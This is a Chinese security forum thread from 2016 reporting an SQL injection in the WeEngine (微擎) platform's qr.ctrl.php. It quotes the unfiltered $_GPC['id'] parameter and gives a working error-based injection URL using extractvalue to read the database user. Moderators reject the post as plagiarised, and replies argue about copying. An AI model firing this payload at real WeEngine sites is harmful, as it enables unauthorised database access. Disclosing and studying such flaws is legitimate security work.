九零登录

[【未通过】] 【未转正】微擎普通用户权限SQL注入漏洞

[复制链接]
发表于 2016-7-22 13:09:37 | 显示全部楼层 |阅读模式
漏洞文件:web/source/platform/qr.ctrl.php
代码行:204左右

$id = $_GPC['id'];
    $b = pdo_delete('qrcode_stat',array('id' =>$id, 'uniacid' => $_W['uniacid']));
    if ($b){
        message('删除成功',url('platform/qr/display'),'success');
    }else{
        message('删除失败',url('platform/qr/display'),'error');
    }
}


$_GPC[‘id’]未过滤



构造payload:
http://localhost/we7/web/index.php
?c=platform
&a=qr
&do=delsata&id[0]=1\&id[1]=)/**/and/**/extractvalue(1,/**/concat(0x5c,/**/(select/**/user())))--+

测试截图:
1-1.png
====================================
文章涉嫌抄袭,直接删除ID处理,纳入九零黑名单。
                     管理05


单选投票, 共有 3 人参与投票

投票已经结束

33.33% (1)
66.67% (2)
您所在的用户组没有投票权限
发表于 2016-7-22 14:10:11 | 显示全部楼层
大哥 请附上源码 为后人学习使用 谢谢
发表于 2016-7-22 15:14:25 | 显示全部楼层
这样都是可以通过 ?  随便复制一个注入点就可以 汗    这个学生也是复制了  https://forum.90sec.org/forum.php?mod=viewthread&tid=9638&extra=page%3D1
发表于 2016-7-22 15:15:31 | 显示全部楼层
xiaoy 发表于 2016-7-22 15:14
这样都是可以通过 ?  随便复制一个注入点就可以 汗    这个学生也是复制了  https://forum.90sec.org/foru ...

这个只是成员投票决定  如果出现抄袭现象可以向我举报 直接否决
发表于 2016-7-22 17:12:47 | 显示全部楼层
发表于 2016-7-22 18:05:26 | 显示全部楼层
管理05 发表于 2016-7-22 15:15
这个只是成员投票决定  如果出现抄袭现象可以向我举报 直接否决

111111111110.png


http://0day5.com/archives/3957   


评分

参与人数 1酒票 +2 收起 理由
管理05 + 2 感谢举报

查看全部评分

九零

GMT+8, 2026-10-22 12:53

Powered by Discuz! X3.5

© 2001-2026 Discuz! Team.

快速回复 返回顶部 返回列表